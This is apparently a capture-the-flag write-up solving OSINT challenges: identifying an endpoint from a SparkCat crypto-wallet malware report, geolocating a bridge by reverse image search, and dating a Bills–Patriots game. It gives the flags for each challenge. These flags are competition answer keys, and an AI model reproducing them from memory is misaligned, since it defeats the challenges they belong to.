
Source given from ChatGPT: https://securityaffairs.com/173873/malware/sparkcat-campaigntarget-crypto-wallets.html

flag: /api/e/d/u

Timesink


What I did for this one is look for the bridge. I found the bridge here:

I then did a reverse image search and found it:




https://structurae.net/en/structures/little-nestucca-river-bridge-ii

I was lead to this:



I checked the coordinates of the map:



Yes its the Little Nestucca River Rd flag:

CIT{Little Nestucca River}

Throwback to the Future

I did a reverse image search and it was in the Buffalo Bills stadium. I searched more and something gave out New England Patriots.

I searched for the games between them and found three games in 2023: https://www.footballdb.com/teams/nfl/new-england-patriots/teamvsteam?opp=4

12/31/2023	New England Patriots	21	@	Buffalo Bills	27	L	Box
10/22/2023	Buffalo Bills	25	@	New England Patriots	29	W	Box
01/08/2023	New England Patriots	23	@	Buffalo Bills	35	L	Box

The 10/22/2023 being the correct date.

flag: 10/22/2023